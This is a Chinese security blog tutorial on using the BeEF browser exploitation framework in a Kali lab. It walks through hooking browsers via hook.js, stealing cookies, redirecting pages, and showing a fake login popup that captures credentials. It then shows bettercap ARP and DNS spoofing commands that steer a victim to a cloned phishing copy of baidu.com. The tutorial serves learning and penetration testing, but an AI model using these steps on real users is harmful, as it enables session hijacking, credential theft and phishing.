

工具的使用 | BeEF的使用

谢公子学安全 2020-05-29 09:33:37

目录

BeEF的简单介绍

BeEF-XSS的使用

获取用户Cookieu2002

网页重定向

社工弹窗

钓鱼网站(结合DNS欺骗)



BeEF的简单介绍

BeEF (The Browser Exploitation Framework): 一款浏览器攻击框架，用Ruby语言开发的，Kali中默认安装的一个模块，用于实现对XSS漏洞的攻击和利用。

BeEF主要是往网页中插入一段名为hook.js的JS脚本代码，如果浏览器访问了有hook.js(钩子)的页面，就会被hook(勾住)，勾连的浏览器会执行初始代码返回一些信息，接着目标主机每隔一段时间（默认为1秒）就会向BeEF服务器发送一个请求，询问是否有新的代码需要执行。BeEF服务器本质上就像一个Web应用，被分为前端和后端。前端会轮询后端是否有新的数据需要更新，同时前端也可以向后端发送指示，BeEF持有者可以通过浏览器来登录BeEF的后端，来控制前端(用户的浏览器)。BeEF一般和XSS漏洞结合使用。

BeEF的目录是: `/usr/share/beef-xss/beef`


```
root@kali:~# cd /usr/share/beef-xss/
root@kali:~# cd /usr/share/beef-xss/
root@kali:~# ls
arules  beef_cert.pem  config.yaml  db  Gemfile  modules
beef    beef_key.pem  core         extensions  Gemfile.lock
```



BeEF-XSS的使用

在使用之前，先修改`/usr/share/beef-xss/config.yaml`配置文件，将ip修改成我们kali的ip地址。后续我们进行其他实验也是需要修改这个配置文件

```
25 # HTTP server
26 http:
27   debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.
28   host: "192.168.10.25"
29   port: "3000"
```



打开方式:

- 直接点击桌面上的图标，过5秒左右，然后它会自动会打开命令行和浏览器beef的登录框
- 任意目录，直接输入命令：`beef-xss`打开，过5秒左右，然后它会自动会打开命令行和浏览器beef的登录框
- 进入`/usr/share/beef-xss/`，输入命令：`./beef-xss`打开，然后手动打开浏览器链接

kali已经把beef-xss做成服务了，我们也可以使用systemctl 命令来启动或关闭beef服务

- `systemctl start beef-xss.service` #开启beef服务
- `systemctl stop beef-xss.service` #关闭beef服务
- `systemctl restart beef-xss.service` #重启beef服务

我直接进入该目录，`./beef`

```
root@kali: /usr/share/beef-xss# ./beef
[18:24:42] Bind socket [imapeudoral] listening on [192.168.10.25:2000].
[18:24:42] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[18:24:42] | Twit: @beefproject
[18:24:42] | Site: http://beefproject.com
[18:24:42] | Blog: http://blog.beefproject.com
[18:24:42] | Wiki: https://github.com/beefproject/beef/wiki
[18:24:42] Project Creator: Wade Alcorn (@WadeAlcorn)
[18:24:42] API Fire Error: authentication failed in {owner=>BeEF::Extension::Metasploit::API::MetasploitHooks, :id=>17}.post_soft_lo
ad()
[18:24:42] BeEF is loading. Wait a few seconds...
[18:24:46] 12 extensions enabled.
[18:24:46] 254 modules enabled.
[18:24:46] 1 network interfaces were detected.
[18:24:46] running on network interface: 192.168.10.25
[18:24:46] | Hook URL: http://192.168.10.25:3000/hook.js
[18:24:46] | UI URL: http://192.168.10.25:3000/ui/panel
[18:24:46] RESTful API key: 1028e2af6ce863f510a1463f9c50c5ccb06506c9
[18:24:46] HTTP Proxy: http://127.0.0.1:6789
[18:24:46] BeEF server started (press control+c to stop)
```

谢公子学安全

https://blog.csdn.net/qz_36119192

手动打开浏览器，登录名和密码默认都是：beef



Authentication

Username:


Password:

Login

谢公子学安全


https://blog.csdn.net/qz_36119192

登录成功后，这里会显示在线的主机和不在线的主机。在线的就是现在该主机浏览器执行了我们的JS脚本代码，不在线的就是该主机曾经执行过我们的JS脚本代码，但是现在又掉了该页面




我们点击当前在线的主机，然后右边会有选择框，我们点击Current Browser，然后下面就有一些功能项：Details、Logs、Commands、Rider、XssRays、Ipec、Network、WebRTC

- Details是浏览器信息详情
- Logs能记录你在浏览器上的操作，点击，输入操作都能记录
- Commands是你能够对该浏览器进行哪些操作




我们点击Command，这里有一些我们可以使用的功能分类，一共有12个大的功能，括号里面的是每个功能分类里面的个数。

回到顶部




我们随便点开一个看看，发现有四种颜色的功能。

- 绿色的代表该功能有效，并且执行不会被用户所发现
- 橙色的代表该功能有效，但是执行会被用户所发现
- 白色的代表该功能不确定是否有效
- 红色的代表该功能无效




获取用户Cookie


我们点击Browser—>Hooked Domain —>Get Cookie，然后点击右下角的Execute



然后点击我们执行的那条命令，右边就可以看到浏览器的 Cookie 了。




我们点击Browser—>Hooked Domain —>Redirect Browser，然后点击右下角的Execute，然后用户的浏览器的该页面就会跳转到百度的页面了。




社工弹窗

我们点击Social Engineering—>Pretty Theft，然后右上角选择弹窗的类型，右下角点击 Execute



然后浏览器那边就会弹出框，如果你在框内输入了用户名和密码的话



如果用户输入了用户名和密码，点击了Login的话，我们后台是可以收到密码的

回到顶部

1 **data:** answer=admin:password

48-41 GMT+0800 (中国标准时间)
谢公子字安全

[回到顶部](#)

```
192.168.10.0/24 > 192.168.10.25 » set arp.spoof.targets 192.168.10.15,192.168.10.2
192.168.10.0/24 > 192.168.10.25 » set dns.spoof.domains www.baidu.com
192.168.10.0/24 > 192.168.10.25 » set dns.spoof.address 192.168.10.25
192.168.10.0/24 > 192.168.10.25 » arp.spoof on
192.168.10.0/24 > 192.168.10.25 » [19:01:31] [sys.log] [inf] Enabling forwarding.
192.168.10.0/24 > 192.168.10.25 » [19:01:31] [sys.log] [inf] ARP spoofer started, probing 2 targets.
192.168.10.0/24 > 192.168.10.25 » dns.spoof on
[19:01:33] [sys.log] [inf] [dns.spoof] www.baidu.com -> 192.168.10.25
192.168.10.0/24 > 192.168.10.25 »
192.168.10.0/24 > 192.168.10.25 » [19:01:49] [endpoint.new] endpoint 192.168.10.15 detected as 00:0c:29:50:64:80 (VMware, Inc.).
192.168.10.0/24 > 192.168.10.25 » [19:01:58] [sys.log] [inf] [dns] sending spoofed DNS reply for www.baidu.com (->192.168.10.25) to 192
.168.10.15 : 00:0c:29:50:64:80 (VMware, Inc.).
192.168.10.0/24 > 192.168.10.25 » [19:02:11] [sys.log] [inf] [dns] sending spoofed DNS reply for www.baidu.com (->192.168.10.25) to 192
.168.10.15 : 00:0c:29:50:64:80 (VMware, Inc.).
192.168.10.0/24 > 192.168.10.25 » [19:02:22] [sys.log] [inf] [dns] sending spoofed DNS reply for www.baidu.com (->192.168.10.25) to 192
.168.10.15 : 00:0c:29:50:64:80 (VMware, Inc.).
```

然后重新打开beef，然后克隆www.baidu.com网站

只要被欺骗的主机访问www.baidu.com，其实跳转到了我们克隆的网站。这里百度的图片没加载出来，有点尴尬。



更多的关于BeEF的使用，参考Freebuf大佬的文章，写的很详细，很好！传送门——><https://www.freebuf.com/sectool/178512.html>

相关文章：[Bettercap2.X版本的使用](#)

合作伙伴



安全加
anquanplus

专注于安全行业，举办各类安全会议。分享安全学习资料、课程、会议视频。



连接世界的暗影
gh_4f0dabd0df69

暗影安全团队 (shadowsec)
暗影是一种精神，一种探索隐秘与深奥的精神。



Gcow安全团队
Gcow666

团队主要研究范围“APT捕获分析、渗透测试、代码审计、病毒样本分析、RedTeam、红蓝对抗、程序开发”
谢公子学安全



来源：谢公子的博客
责编：梁粉



由于文章篇幅较长，请大家耐心。如果文中有错误的地方，欢迎指出。有想转载的，可以留言我加白名单。
最后，欢迎加入谢公子的小黑屋（安全交流群）（QQ群：783820465）



图表分析 谢公子学安全

公众号文章

换一批

工具的使用 | BeEF的使用

微信原文链接

谢公子学安全

ics渗透中你总会用到-穿透工业隔离网闸

回到顶部

微信原文链接